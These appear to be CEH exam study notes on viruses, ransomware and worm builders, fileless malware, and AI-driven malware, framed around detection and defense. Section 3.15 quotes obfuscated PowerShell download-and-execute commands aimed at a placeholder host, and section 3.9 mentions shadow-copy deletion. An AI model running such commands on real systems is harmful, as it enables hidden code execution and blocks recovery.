Cluster virus	Changes directory entries so it runs first
Sparse infector	Infects only now and then to avoid notice
Encryption virus	Encrypts its own body with a changing key

> **ADDED CONTEXT:** The virus life cycle in CEH has six stages: Design, Replication, Launch, Detection, Incorporation, Elimination. A virus also has two phases: the infection phase (it spreads) and the attack phase (it runs its payload, often after a trigger such as a date).

Tools and commands used here: Antivirus, PEiD, file integrity checkers (sections 3.24 to 3.28, 3.43, 3.51).

AI angle: Metamorphic and polymorphic ideas are easy to boost with AI because a model can rewrite code in many ways. Defenders counter with machine-learning detection that looks at behavior, not at exact bytes.

Countermeasures and defense: Antivirus with current signatures, integrity checking, no unknown downloads, blocking macros from the internet, and regular full scans.

EXAM FOCUS:

- Keywords: "self-replicating", "attaches itself to another program, boot sector or document" -> virus.
- Trap: a virus needs a host and normally needs a person to run the infected file. A worm needs neither.
- Look-alike: polymorphic (changes appearance, same logic) versus metamorphic (rewrites logic).

Memory trick: "Virus = Vehicle needed." It rides inside another file, like a tick on a dog.

3.7 How to Infect Systems Using a Virus [page 4, slide 9]

What it is (simple words): A four-step list shows how an attacker builds and delivers a virus. The slide also shows a screenshot of a virus builder tool, JPS Virus Maker 4.0, and the result on a victim PC.

Analogy: Baking a poisoned cake from a ready-made kit. The kit (builder) gives you tick boxes for what the cake will do. You then wrap it nicely and send it as a gift.

How it works (the 4 steps from the slide):

1. **Create a virus** using tools such as JPS Virus Maker or Virus-Builder.
2. **Pack it** with a binder or virus packager tool, once the virus is created.
3. **Send it** to the victim's machine through email, chat, a mapped network drive, or any method that appears legitimate to the victim.
4. **Victim runs it.** When the victim opens and executes the received file, which seems to be legitimate, the target system gets infected.

What the screenshot shows:

- The JPS Virus Maker 4.0 window with a "Virus Options" panel. It has many tick boxes. Readable examples (best reading): Disable Registry, Disable TaskManager, Disable CMD, Disable Control Panel, Disable Windows Update, Hide Taskbar, Swap Mouse Button, Lock Screen, Turn Off Windows Firewall, Turn Off Windows Defender, Auto Startup. [UNCLEAR on page 4: many option names are tiny.]

- A "Server Name" box (the default looks like Server.exe) and a "Create Virus!" button.
- A callout "Downloaded virus file on the victim's system" showing a file named Server.exe in a folder.
- A callout "After execution, the virus disabled the Task Manager" with a Windows message: "Task Manager has been disabled by your administrator."

Real-world use: In a classroom lab with no network access, a trainer shows that one tick box (Disable TaskManager) causes the message above. The point for defenders: the user cannot open Task Manager to end the process, so a missing Task Manager is a warning sign of infection.

Tools and commands used here: JPS Virus Maker, Virus-Builder, binder or virus packager tools. No commands.

AI angle: None in the slide. Note that "virus makers" are point-and-click kits, so low-skill attackers can build malware without coding.

Countermeasures and defense: Block disabling of Task Manager and Registry Editor by policy, monitor changes to policy keys, use application allow-listing, and use antivirus with behavior-based detection. If Task Manager is blocked, use another tool, such as Process Explorer, from a clean source.

EXAM FOCUS:

- Keywords: "virus maker", "JPS", "binder" -> virus creation.
- Step order: create, pack, send, victim executes.
- Trap: "binder" here packages the virus with a harmless file. It is like the wrapper in the Trojan chain.
- Common symptom question: Task Manager or Registry Editor disabled by "your administrator" when no administrator did it.

Memory trick: "C-P-S-E": Create, Pack, Send, Execute.

3.8 Ransomware [page 5, slide 10]

What it is (simple words): Ransomware is a type of malware that restricts access to a computer system's files and folders and demands an online ransom payment to the malware creator(s) to remove the restrictions. Victims often pay in cryptocurrency.

Analogy: A thief changes the lock on your own house and sells you the new key.

What the slide shows:

- **Mallox:** a ransomware strain that targets Microsoft (MS) Windows systems and compromises networks with vulnerable MS-SQL servers. The screenshot shows the Mallox ransom note page.
- **Ransomware families listed:** Phobos, Xorist, LockBit Black, DarkSide RaaS, Conti, Cerber, Thanos, RansomEXX, NETWALKER, and QNAPCrypt.

How it works (general flow):

1. The attacker gets in (phishing, exposed RDP, or a vulnerable server such as MS-SQL for Mallox).
2. The ransomware finds files (documents, databases, backups).
3. It encrypts them with a strong cipher.
4. It shows a ransom note with payment instructions.
5. The victim pays (or restores from backup). The attacker may send a decryption key.

> **ADDED CONTEXT:** RaaS stands for ransomware as a service. Developers rent the ransomware to "affiliates" and take a share of the ransom. DarkSide RaaS in the slide is one example. Modern gangs use double extortion: they steal data first, then encrypt, and threaten to leak the data. Types: crypto ransomware (encrypts files) and locker ransomware (locks the screen). Famous cases: WannaCry (2017, spread as a worm through SMB, port 445) and NotPetya (2017, acted as a wiper). MS-SQL Server listens on TCP 1433 by default (verify).

Real-world use: A small firm leaves an MS-SQL server open to the internet with a weak password. A Mallox-style attacker logs in, runs the ransomware, and encrypts the database files. The firm restores from offline backups and rebuilds the server.

Tools and commands used here: Detection and recovery tools only: EDR, backups, file integrity monitoring. The builder is in section 3.9.

AI angle: Attackers can use language models to write ransom notes in many languages and to make negotiation messages. Defenders use ML detection that notices mass file renaming and encryption behavior. Example prompt (defender): "Write a one-page ransomware response checklist for a 50-person company: first hour, first day, first week."

Countermeasures and defense: Offline or immutable backups tested often (3-2-1 rule: 3 copies, 2 media types, 1 offsite), patching, no exposed MS-SQL or RDP, MFA, network segmentation, email filtering, EDR, least privilege, and a practiced incident response plan.

EXAM FOCUS:

- Keywords: "restricts access to files and demands payment" -> ransomware.
- Keywords: "MS-SQL servers" and "Windows" -> Mallox.
- Trap: paying does not guarantee the key. The best first protective control is a tested backup.
- Look-alike: ransomware (money, loud) versus APT (data theft, quiet).

Memory trick: "R = Ransom = Restricted access." Family list "P-X-L-D-C-C-T-R-N-Q": Phobos, Xorist, LockBit Black, DarkSide, Conti, Cerber, Thanos, RansomEXX, NETWALKER, QNAPCrypt.

3.9 How to Infect Systems Using Ransomware [page 5, slide 11]

What it is (simple words): A four-step list shows how an attacker builds a ransomware sample, delivers it, and shows the ransom demand. A screenshot shows the Chaos Ransomware Builder v4.

Analogy: Printing a fake delivery slip, attaching it to a box, and waiting for the front-door camera to show someone taking the box inside.

How it works (the 4 steps from the slide):

1. **Create** a ransomware using tools such as Chaos Ransomware Builder v4.
2. **Transfer** the ransomware to the victim's machine using various techniques, such as attaching it to an email or through physical means such as a hard drive or pen drive, making it appear legitimate.
3. **Infection:** when the victim downloads and opens the malicious file, the ransomware infects the system by encrypting the system files, based on the number of files and the encryption algorithm.
4. **Ransom window:** after the infection, a window appears instructing the victim to pay a ransom for decrypting the files.

What the screenshot shows:

- The Chaos Ransomware Builder v4 window with an "Advanced Options" panel and a "Build" button. Option names (best reading): request for admin privileges, delete shadow copies, delete the backup catalog, disable Windows recovery mode, and an encryption method choice such as AES or RSA. [UNCLEAR on page 5: tiny text.]
- A ransom note text box that starts with a line about "Chaos is multi language ransomware" and lists a Bitcoin address and payment instructions.
- A callout "Downloaded ransomware file on the victim's system" and a callout "Note appeared after the infection" (a text file with the ransom note).

> **ADDED CONTEXT:** Deleting volume shadow copies (VSS) and the backup catalog removes the victim's easy restore points. This is a common ransomware step, so a sudden `vssadmin delete shadows` command is a strong alert (verify exact command text for your lab).

Real-world use: A finance clerk receives an email "Invoice.pdf.exe". After opening it, files get new extensions and a text file appears on the desktop with payment instructions. The IT team isolates the PC from the network at once and restores from backup.

Tools and commands used here: Chaos Ransomware Builder v4. No commands.

AI angle: None on the slide. Defender idea: ask an AI assistant to explain a ransom note's indicators (Bitcoin address, contact URL) so you can block them. Example prompt: "List the indicators of compromise in this ransom note text and say which ones I can block on a firewall."

Countermeasures and defense: Show file extensions in Windows so "pdf.exe" is visible, block executables in email, disable macros, keep offline backups, protect shadow copies and backup systems, and isolate infected hosts quickly.

EXAM FOCUS:

- Step order: create, transfer, infect by encrypting, ransom window.
- Keyword "Chaos Ransomware Builder" -> ransomware creation tool.
- Trap: the number of files encrypted and the algorithm used change the damage and the time. Do not confuse the encryption algorithm with the delivery method.
- Look-alike: this chain is almost the same as the virus chain (create, pack, send, victim runs). Only the payload differs.

Memory trick: "C-T-I-R": Create, Transfer, Infect, Ransom.

3.10 Computer Worms [page 6, slide 12, shown twice]

What it is (simple words): Computer worms are malicious programs that independently replicate, execute, and spread across network connections. They use up computing resources without any human interaction. Attackers use worm payloads to install backdoors in infected computers, which turns them into zombies and creates a botnet. The botnet can then be used for further cyber attacks. The slide appears twice on page 6 (once as a video still, once as a plain slide).

Worms named on the slide: SSH-Snake, Raspberry Robin, P2PInfect.

How a worm differs from a virus (from the slide):

Point	Worm	Virus
Replication	Replicates on its own	Needs a host file and a user action
Attach to programs	Cannot attach itself to other programs	Attaches itself to programs
Network spread	Uses file transport features to spread over the network	Does not spread through the network by itself
Resource use	Uses memory and network bandwidth	Mainly damages files and programs

> **TRAP:** "Attaches itself to other programs" is a virus trait. A worm cannot do this. If the stem says "without human interaction" or "across network connections", the answer is a worm.

Analogy: A virus is a cold that needs a person to touch a doorknob. A worm is a flood: it flows through every open door by itself.

How it works:

1. The worm runs on one machine.
2. It scans the network for machines with a weakness (open port, weak password, unpatched service).
3. It copies itself to each machine it reaches.
4. Each new copy repeats the cycle.

5. It may drop a backdoor payload, which makes the host a zombie in a botnet.

> **ADDED CONTEXT:** The three named worms (public reports, verify details): **SSH-Snake** is a self-modifying script worm (2024) that hunts for SSH private keys on a host and uses them to hop to other servers (Sysdig report). **Raspberry Robin** is a Windows worm first seen in 2021 to 2022 that spreads by USB drives and uses Windows Installer to fetch a malicious DLL (Red Canary). It later served criminals as an initial-access tool. **P2PInfect** is a worm written in Rust that attacks Redis servers and builds a peer-to-peer (P2P) botnet (Unit 42). Older famous worms: Morris (1988), ILOVEYOU, Code Red, Slammer, Conficker, WannaCry (SMB port 445, EternalBlue exploit), and Stuxnet.

Real-world use: An admin sees one Linux server making many outbound SSH connections at 3 a.m. The cause is an SSH-Snake-style worm using a forgotten private key. Segmenting the network and rotating keys stops the spread.

Tools and commands used here: None named on the slide. Detection uses IDS/IPS, NetFlow analysis, and EDR (sections 3.45, 3.53).

AI angle: AI can help worm authors adapt the scanning and spreading logic, which links to AI-based malware (section 3.16). Defenders use AI-driven network detection to find unusual scanning. Example prompt (defender): "Write a SIEM rule description that flags one host contacting more than 100 internal hosts on port 22 within five minutes."

Countermeasures and defense: Patch quickly, close unneeded ports, segment the network, use strong unique passwords and protect SSH keys, restrict USB use, deploy IPS (intrusion prevention system), and monitor east-west traffic (traffic between internal hosts).

EXAM FOCUS:

- Keywords: "independently replicate", "without human interaction", "spreads across network connections" -> worm.
- Keywords: "turns them into zombies", "creates a botnet" -> worm payload with backdoor.
- Trap: a worm cannot attach itself to other programs. That is a virus trait.
- Look-alike: worm (network, alone) versus virus (host file, user action) versus Trojan (disguise, no replication).

Memory trick: "Worm wriggles Without a Wait": no host, no wait for a human.

3.11 How to Infect Systems Using a Worm [page 7, slide 13]

What it is (simple words): A six-step list shows how an attacker creates a worm, releases it, and lets it spread and steal data. A diagram shows the loop from the attacker to the infected devices and back.

Analogy: Planting a seed that grows copies of itself in every garden it can reach, and then collecting the fruit.

How it works (the 6 steps from the slide):

1. **Create a worm** using tools such as Internet Worm Maker Thing or Batch Worm Generator.
2. **Deploy the worm** via phishing email, a malicious website, a network share, or an infected USB drive.
3. **Infection:** when the user clicks the phishing link or downloads content from a malicious website, the worm infects the system by executing its payload.
4. **Scan:** through the infected system, the worm scans for other vulnerable devices in the network.
5. **Replicate:** the worm copies itself to the identified vulnerable devices and spreads its infection.
6. **Exfiltrate:** the worm steals and exfiltrates data from the infected devices.

```
Attacker -1-> Worm with payload
                  |
                  2 deploy: Email / Internet / USB / Other
                  v
             3 Executes payload on the system
                  |
                  4 Scans for other vulnerable device(s)
                  v
             5 Replicates itself on the vulnerable device(s)
                  |
Attacker <-6------+ Steals and exfiltrates data
```

Real-world use: A tester in a closed lab shows how a worm built with a batch generator (a simple script) copies itself to every open file share. The lesson for the class: open shares with write access let a worm spread without any exploit.

Tools and commands used here: Internet Worm Maker Thing, Batch Worm Generator. No commands.

AI angle: None in the slide. A defender can use an AI assistant to review firewall and file share rules for unnecessary open access.

Countermeasures and defense: Do not click unknown links, scan USB drives before use, remove write access from open shares, patch vulnerable services, use endpoint protection, and block lateral movement with segmentation and host firewalls.

EXAM FOCUS:

- Step order: create, deploy, infect by payload, scan, replicate, exfiltrate.
- Trap: step 4 (scan) comes before step 5 (copy). A worm must find a target first.
- Keyword: "Internet Worm Maker Thing" or "Batch Worm Generator" -> worm creation tools.
- Look-alike: this chain has "scan and replicate", which the Trojan and virus chains do not.

Memory trick: "C-D-I-S-R-E": Create, Deploy, Infect, Scan, Replicate, Exfiltrate. Say: "Cats Dig In, Scratch, Run, Escape".

3.12 What is Fileless Malware? [page 7 and page 8, slide 15, shown twice]

What it is (simple words): Fileless malware is also known as non-malware. It infects legitimate software, applications, and other protocols that already exist in the system to carry out malicious activities. It uses existing vulnerabilities to infect the system. It lives in the system's RAM (random access memory). It injects malicious code into running processes such as Microsoft Word, Flash, Adobe PDF Reader, JavaScript, and PowerShell.

Analogy: A burglar who uses your own kitchen knives and your own ladder. There is no foreign tool to find. The tools are yours.

Reasons attackers use fileless malware (left box on the slide):

Reason	Meaning
Stealthy in nature	No new file on disk for scanners to find
LOL (Living-off-the-land)	Uses tools already on the system
Trustworthy	Runs inside trusted, signed programs
Persistence without files	Stays alive through registry, WMI, or tasks
Simplifying the infection process	No executable to build, drop, or hide
Increased success rate in targeted attacks	Fewer alerts, so more attacks succeed
Complicating forensic analysis and incident response	Little evidence on disk; memory clears on reboot

Fileless propagation techniques (right box on the slide):

Technique	Simple meaning
Phishing emails	Message with a link or document that starts a script
Legitimate applications	Abuse of Office, Adobe, or browsers
Native applications	Abuse of built-in tools such as PowerShell or WMI
Infection through lateral movement	Moving from host to host with admin tools
Malicious websites	Browser exploit or script runs in memory
Registry manipulation	Script or payload stored in a registry key
Memory code injection	Code pushed into a running process
Script-based injection	PowerShell, JScript, or VBScript loads the payload

TRAP: Fileless does not mean no file is ever involved. A Word document or a script may still start the attack. It means no new malicious executable is written. A reboot wipes pure in-memory code unless persistence exists.

ADDED CONTEXT: LOLBins (living-off-the-land binaries) are built-in Windows programs that attackers abuse. Examples: PowerShell, WMI (Windows Management Instrumentation), `mshta.exe`, `rundll32.exe`, `regsvr32.exe`, `certutil.exe`, and `wmic.exe`. WMI is the Windows framework that lets scripts query and manage the system, locally and remotely.

Real-world use: An accountant opens a Word file. A macro starts PowerShell, which downloads text into memory and runs it. No .exe is saved. The antivirus that scans files finds nothing. A later reboot erases the memory-only code, unless the attacker also added a registry or WMI persistence entry.

Tools and commands used here: PowerShell, WMI, JavaScript, and Windows scripting. Detection tools: EDR with memory scanning, PowerShell logging, and AMSI (Antimalware Scan Interface, ADDED CONTEXT; a Windows feature that lets antivirus inspect scripts before they run).

AI angle: Attackers can ask AI to reword PowerShell scripts so they look different. Defenders can use AI to explain a long, ugly script. Example prompt (defender): "Deobfuscate this PowerShell one-liner and tell me what URL it contacts. Do not execute it."

Countermeasures and defense: Turn on PowerShell script block logging and module logging, use constrained language mode where possible, restrict macros, limit who can use WMI and PowerShell remotely, use EDR with behavior and memory detection, patch browsers and Office, and apply application control.

EXAM FOCUS:

- Keywords: "non-malware", "resides in RAM", "no file on disk", "living off the land" -> fileless malware.
- Trap: fileless does not mean "nothing runs". It means no new malicious file is written. Files like the Word document may still start it.
- Trap: a reboot clears pure in-memory code. Persistence needs registry, WMI, or a scheduled task.
- Look-alike: fileless malware (abuses trusted tools) versus a packed or crypted file (still a file).

Memory trick: "Fileless = Files-less, RAM-more, LOL." Imagine a ghost that uses your own tools.

3.13 Taxonomy of Fileless Malware Threats [page 8, slide 16]

What it is (simple words): The slide shows a circular chart called "Taxonomy of fileless threats". It sorts fileless threats in two ways: by how much they touch the disk (Type I, II, III) and by where they enter (Exploit, Hardware, Execution/Injection).

The three types (text on the slide):

Type	Meaning on the slide
Type I	No file activity performed
Type II	No files written on disk, but some files used indirectly
Type III	Files required to achieve fileless persistence

The three entry groups (labels on the slide):

Group	Items on the wheel (best reading)
Exploit	Documents, Java, Flash, Exe, Remote attacker (network)
Hardware	Network card, Hard disk, CPU/IME backdoors, BadUSB
Hardware (cont.)	BIOS/UEFI motherboard firmware, Hypervisor
Execution/Injection	LNK, Scheduled Task, Exe, Documents (macro), MBR/VBR
Execution/Injection (cont.)	Service, Registry, WMI repository, Shell (scripts)

The center says "Taxonomy of fileless threats". Small inner-ring words include FILE, MACRO, DISK, SCRIPTS, NETWORK, PCI, CPU, USB, BIOS UEFI, and VM. [UNCLEAR on page 8: the wheel is small, and the exact link between each type label and each colored arc is hard to read. The groups and items above are my best reading.]

Analogy: A map of ways to enter a building: through the front door with a forged pass (exploit), through the building's own wiring (hardware), or by tricking staff into running a task (execution and injection).

How to read it (numbered):

1. Find where the threat enters: exploit (a flaw is abused), hardware (chip or firmware), or execution and injection (a trusted tool is told to run code).
2. Then decide the type: Type I touches no file, Type II uses files only indirectly, Type III needs a file to stay alive.
3. Use the type to judge how hard the threat is to find and to remove.

> **ADDED CONTEXT:** This taxonomy follows public classifications of fileless threats (verify against your official courseware). Typical examples: Type I - a network exploit that runs only in memory, or malicious code in a network card's firmware. Type II - code stored in the WMI repository or the registry and started by a script. Type III - a registry key that holds the payload, started by a small shortcut or loader file.

Real-world use: An incident responder finds firmware tampering on a laptop (hardware group, Type I). Reinstalling the OS will not help. The right fix is a trusted firmware reflash or hardware replacement.

Tools and commands used here: None named on the slide.

Countermeasures and defense: Keep BIOS/UEFI and device firmware updated, enable Secure Boot, protect the MBR/VBR, monitor WMI subscriptions and registry run keys, and use EDR.

EXAM FOCUS:

- Keywords: "No file activity performed" -> Type I. "Files required to achieve fileless persistence" -> Type III.
- Trap: Type III still uses files. It is called "fileless" because the malicious code is not in a normal executable.
- Look-alike: Type I (none) versus Type II (indirect) versus Type III (needed for persistence).

Memory trick: "I = none, II = indirect, III = needed." Count files up: zero, some, must.

3.14 How Does Fileless Malware Work? [page 9, slide 17]

What it is (simple words): A diagram with four stages shows the life of a fileless attack from entry to the final goal.

Analogy: A courier arrives with a note (entry), reads the note to the guard (code execution), leaves a key under the mat (persistence), and then walks around taking things (objectives).

How it works (the 4 stages from the slide):

1. **Point of Entry**
   - Memory exploits (remote execution)
   - Malicious website (client visits the website)
   - Phishing email
   - Malicious document
2. **Code Execution**
   - Code injection, for example process hollowing or reflective DLL injection
   - Malicious code running directly in memory
   - PowerShell, CScript, and VBScript (legitimate tools used to load scripts)
3. **Persistence**
   - Registry
   - Windows Management Instrumentation (WMI)
   - Scheduled task
4. **Achieving Objectives**
   - Reconnaissance
   - Credential harvesting
   - Data exfiltration
   - Cyber espionage

A note on the slide says that the persistence of fileless malware depends on the goal of the attacker. Without persistence, the malicious code would be erased from memory on system reboot.

```
1 ENTRY     --> 2 EXECUTION  --> 3 PERSISTENCE --> 4 OBJECTIVES
----------      -------------    --------------     --------------
memory exploit  code injection   Registry           recon
bad website     in-memory code   WMI                credentials
phishing email  PowerShell       Scheduled task     exfiltration
bad document    CScript,                            espionage
                VBScript
```

Key terms:

- **Process hollowing:** start a trusted process in a paused state, remove its code, and put malicious code in its place.

- **Reflective DLL injection:** load a DLL (dynamic-link library) into a process straight from memory, without calling the normal file loader.
- **CScript:** the Windows command-line script host for VBScript and JScript.

Real-world use: A hospital PC gets a phishing document (entry). A macro starts PowerShell (execution). PowerShell writes a WMI event subscription so the code starts again after reboot (persistence). The code then steals saved passwords and sends them out (objectives).

Tools and commands used here: PowerShell, CScript, VBScript, WMI, Registry, Task Scheduler. Detection: Autoruns, Sysinternals tools, EDR (ADDED CONTEXT).

Countermeasures and defense: Disable or restrict Office macros, block script hosts for normal users, log PowerShell, monitor new WMI subscriptions, registry run keys, and scheduled tasks, and use memory scanning in EDR.

EXAM FOCUS:

- Stage order: Point of Entry, Code Execution, Persistence, Achieving Objectives.
- Keywords: "process hollowing", "reflective DLL injection" -> code injection in the Code Execution stage.
- Keywords: "Registry, WMI, scheduled task" -> persistence stage.
- Trap: persistence is optional. Without it the malware dies at reboot.

Memory trick: "E-E-P-O": Entry, Execute, Persist, Objectives. Say "Every Elephant Plays Oboe".

3.15 Fileless Malware Obfuscation Techniques to Bypass Antivirus [page 9, slide 18]

What it is (simple words): Obfuscation means making code hard to read or match. Antivirus often looks for known strings such as `powershell.exe`. The slide shows three ways attackers add extra characters to command lines so those strings no longer match, while the command still works.

Analogy: Writing a forbidden word as "p-o-w-e-r" with dashes. A reader who looks for the exact word misses it, but a person who understands still reads it.

The three techniques on the slide:

1. **Inserting characters.** Attackers insert special characters such as the comma (,) and the semicolon (;) between malicious commands and strings, to make well-known commands more complex to detect.
2. **Inserting parentheses.** When parentheses are used, variables in a code block are evaluated as a single-line command. Attackers use this feature to split and obfuscate malicious commands.
3. **Inserting the caret symbol.** The caret (^) is a reserved character in shell commands used for escaping. Attackers use it to escape malicious commands during execution.

Examples from the slide (shown here to teach reading, not to run):

```
Characters:
,;cmd.exe/c,;,echo;powershell.exe -NoExit -exec bypass -nop \
  Invoke-Expression(New-Object System.Net.WebClient).DownloadString( \
  'https://targetwebsite.com')&&echo,exit

Parentheses:
cmd.exe /c ((echo command1) && (echo command2))

Caret (slide shows a caret between letters):
C:\WINDOWS\system32\cmd.exe /c p^o^w^e^r^s^h^e^l^l^.^e^x^e \
  -No^Exit -exec bypass -nop Invoke-Expression (New-Object \
  System.Net.WebClient).DownloadString(('https://targetwebsite.com') \
  )&&echo,exit
```

[UNCLEAR on page 9]: the carets in the slide text look doubled in places and the line is small. I show single carets. The backslashes above only mark my line breaks.

How to read the PowerShell part (details in section 5.11):

1. `cmd.exe /c` runs one command string and then ends.
2. `powershell.exe -NoExit -exec bypass -nop` starts PowerShell, keeps the window open, ignores the execution policy, and skips the user profile.
3. `New-Object System.Net.WebClient` makes a web client object.
4. `.DownloadString('https://...')` fetches text from a web address straight into memory.
5. `Invoke-Expression` runs that text as code. Nothing is saved to disk. That is why the technique is "fileless".
6. `&&echo,exit` runs the next commands only if the first one succeeded.

Why the tricks work: In the Windows command shell, extra commas, semicolons, and carets between letters are ignored or treated as separators, so the shell rebuilds `powershell.exe`. A simple filter that looks for the exact text `powershell.exe` does not see it.

Real-world use: A SOC rule looks for the word `DownloadString`. The attacker splits it with carets, and the rule misses it. A better rule normalizes the command line first (removes carets, commas, and quotes) and then matches, or uses script block logging, which records the real code after PowerShell decodes it.

Tools and commands used here: `cmd.exe /c`, `powershell.exe` flags `-NoExit`, `-exec bypass`, `-nop`, and `Invoke-Expression` (section 5.11).

AI angle: Attackers can ask AI for many obfuscation variants. Defenders can ask AI to normalize and explain them. Example prompt (defender): "Remove the extra carets, commas, and parentheses from this command line and show me the clean command."

Countermeasures and defense: PowerShell script block logging (Windows event ID 4104, ADDED CONTEXT) and process creation logging with command line (event ID 4688), AMSI-aware antivirus, EDR with behavior rules, constrained language mode, blocking outbound web access for scripting tools, and detection rules that normalize command lines.

EXAM FOCUS:

- Keywords: "comma and semicolon" -> inserting characters. "Single line command" -> parentheses. "Escape character" -> caret.
- Flag recall: `-exec bypass` ignores the execution policy. `-nop` skips the profile. `-NoExit` keeps the window open.
- Trap: obfuscation is not encryption. The meaning stays the same, only the look changes.
- Look-alike: obfuscation (disguise the text) versus encryption (hide the content with a key) versus packing (compress and wrap an executable).

Memory trick: "Comma-semicolon, Parentheses, Caret = C-P-C." Think "Clutter the Command Cleverly".

3.16 What is AI-Based Malware? [page 10, slide 21]

What it is (simple words): AI-based malware uses artificial intelligence (AI) methods and algorithms to boost what it can do and to reach its goals. With these algorithms it can break into target systems on its own, avoid detection, and run harmful payloads with unusual speed and precision.

Analogy: Ordinary malware is a burglar with a printed plan. AI-based malware is a burglar who watches the house, learns the guards' routine, changes the plan, and tells other burglars what worked.

How it works (the 7-step process flow on the slide):

1. **Infiltration:** it enters the target system through a phishing email or other means.
2. **Establishment:** it gets a foothold on the target by exploiting vulnerabilities or using advanced evasion techniques.
3. **Learning phase:** it collects data about the system and the network, and learns about the environment.
4. **Adaptation:** it modifies its own code and adopts new strategies for the attack.
5. **Execution:** it carries out its intended actions on the target system.
6. **Propagation:** it spreads to other systems in the network.
7. **Evolution:** it grows into a more sophisticated form by adapting to changes in the target system.

```
1 Infiltration -> 2 Establishment -> 3 Learning Phase
                                          |
                                          v
7 Evolution <- 6 Propagation <- 5 Execution <- 4 Adaptation
```

Real-world use: A security lab builds a test sample that checks which antivirus runs on the host and then picks code that avoids it. Defenders learn that signature-only protection is not enough for this kind of threat.

> **EXAM TIP:** Learning (collect data) comes before Adaptation (change code). Evolution is last. A stem with "learns", "adapts", "self-healing" -> AI-based malware.

> **ADDED CONTEXT:** Public proof-of-concept examples (verify): **DeepLocker** (IBM research, 2018) hid a payload that unlocked only when it recognized a chosen target, for example by face. **BlackMamba** (HYAS research, 2023) was a test keylogger that asked an AI service for new code each time it ran. Most real AI use by criminals so far is in phishing, scam content, and code help, not fully self-learning malware.

Tools and commands used here: None named. Defensive tools are in section 3.54.

AI angle (both sides): Attacker side: the 7-step flow above. Defender side: machine-learning models that learn what normal behavior looks like and flag odd actions. Example prompt (defender): "Summarize these EDR alerts and say which show a process learning the environment, such as listing installed security products or network shares."

Countermeasures and defense: Behavior-based detection and EDR, network segmentation, zero trust (verify every access), application control, patching, user training against AI-written phishing, and threat hunting.

EXAM FOCUS:

- Keywords: "algorithms", "autonomously infiltrate", "adapts", "learns" -> AI-based malware.
- Order: Infiltration, Establishment, Learning, Adaptation, Execution, Propagation, Evolution.
- Trap: Learning (collect data) comes before Adaptation (change code). Evolution is the last step, after Propagation.
- Look-alike: polymorphic malware (changes by a fixed routine) versus AI-based (decides what to change by learning).

Memory trick: "I Entered Late; Ana Escaped, Parked, Evolved": Infiltration, Establishment, Learning, Adaptation, Execution, Propagation, Evolution.

3.17 Challenges of AI-Based Malware [page 10, slide 22]

What it is (simple words): The slide lists 12 reasons AI-based malware is hard to detect and stop. These are the "challenges" for defenders.

Analogy: A shape-shifting thief who studies the guards. Each new guard shift meets a new face.

The 12 challenges, with a plain meaning for each:

1. **Automates tasks** such as reconnaissance and target selection, which complicates detection and mitigation.
2. **Analyzes patterns** in system behavior and dynamically modifies its code to evade signature-based detection.

3. **Stays undetected** until specific conditions are met, which makes it hard to identify and neutralize.
4. **Quickly identifies targets** with potential vulnerabilities, which raises attack efficiency and speed.
5. **Learns and adapts** its tactics from past experience, so it gets harder to detect over time.
6. **Identifies and exploits real-time vulnerabilities** to spread through networks on its own.
7. **Tailors payloads** to specific targets or environments, which improves effectiveness.
8. **Uses polymorphism, obfuscation, code compression, and encryption** to avoid detection.
9. **Adapts social engineering attacks** based on data it gathers, such as data scraped from social media.
10. **Uses sophisticated algorithms** such as NLP (natural language processing) and deep learning to evade detection mechanisms.
11. **Rapidly adapts** to defense changes and exploits zero-day vulnerabilities (flaws with no patch yet) before patches are applied.
12. **Has self-healing ability:** it can repair itself when parts of its code are detected and neutralized.

How to group them for the exam (my grouping):

Group	Challenge numbers
Find and choose targets	1, 4, 6
Avoid detection	2, 3, 8, 10
Learn and adapt	5, 11, 12
Custom attacks	7, 9

Real-world use: A SOC sees a phishing email that mentions the target's recent holiday photo post. This is challenge 9. A static spam filter that looks for known phrases misses it.

> **ADDED CONTEXT:** Machine-learning detectors can also be fooled. In an adversarial input attack, a small change to a file makes the model give the wrong answer. In data poisoning, an attacker adds bad examples to the training data so the model learns the wrong lesson. Both are listed among attacks on AI systems in CEH v13.

Tools and commands used here: None named.

AI angle: Challenge 10 is the AI angle itself. For defense, use layered detection: signature, behavior, ML, and human threat hunting.

Countermeasures and defense: Layer defenses (no single tool), use behavior analytics, retrain models often, share threat intelligence, practice incident response, limit privileges, and use deception (honeypots) to trap adaptive malware.

EXAM FOCUS:

- Keywords: "self-healing", "polymorphism", "NLP", "deep learning", "social media data" -> match to AI-based malware challenges.
- Trap: "signature-based detections" are the weak spot for dynamically modified code.
- Best-answer rule: against adaptive malware pick behavior-based or ML-based detection, not signature updates alone.

Memory trick: Group the 12 as "F-A-L-C": Find targets, Avoid detection, Learn and adapt, Custom attacks.

3.18 Natural Language Processing (NLP) in AI-Based Malware Development [page 11, slide 23]

What it is (simple words): NLP is the part of AI that reads and writes human language. The slide lists seven ways attackers can use NLP to build and run malware.

Analogy: A forger who can write in anyone's voice, in any language, in seconds, and who can also read your private letters and pick the useful lines.

The 7 uses on the slide:

1. **Sophisticated phishing attacks.** Attackers can automate convincing phishing emails that mimic legitimate communications.
2. **Context-aware malware.** NLP lets malware analyze and extract sensitive information from documents and conversations on infected devices more effectively.
3. **Automated social engineering.** Malware can run social engineering through chatbots or systems that talk directly with victims.
4. **Sentiment analysis for targeting.** It can find likely victims by evaluating social media posts (for example people who sound angry, worried, or lonely).
5. **Evasion techniques.** Malware can understand and respond to security analysis, and so evade detection.
6. **Command and control (C&C) communications.** NLP can make the talk between infected devices and attackers more sophisticated, for example by hiding commands in normal-looking text.
7. **Deepfake generation for scams.** NLP and AI can create deepfakes that impersonate authority figures, tricking victims into revealing information or downloading malware.

Real-world use: A finance officer gets a voice message that sounds exactly like the CEO and asks for an urgent payment. The voice is a deepfake (use 7). The company has a rule to call back on a known number for any money request, so the fraud fails.

Tools and commands used here: None named.

AI angle: The whole slide is the AI angle. Defender example prompt: "Review this email for signs of AI-written phishing: perfect grammar with odd urgency, mismatched sender domain, and a request to move to a private chat."

Countermeasures and defense: Call-back verification for payments and password resets, MFA, email security with link and sender checks, deepfake awareness training, limiting what staff share on social media, and clear reporting channels.

EXAM FOCUS:

- Keywords: "chatbots", "sentiment analysis", "deepfake", "impersonate authority figures" -> NLP in AI malware.
- Trap: sentiment analysis is used to pick targets, not to write the email.
- Look-alike: context-aware malware (reads data on the victim's device) versus automated social engineering (talks to the victim).

Memory trick: "P-C-A-S-E-C-D": Phishing, Context, Automated, Sentiment, Evasion, C&C, Deepfake. Say "People Can Always Send Emails, Calls, Deepfakes".

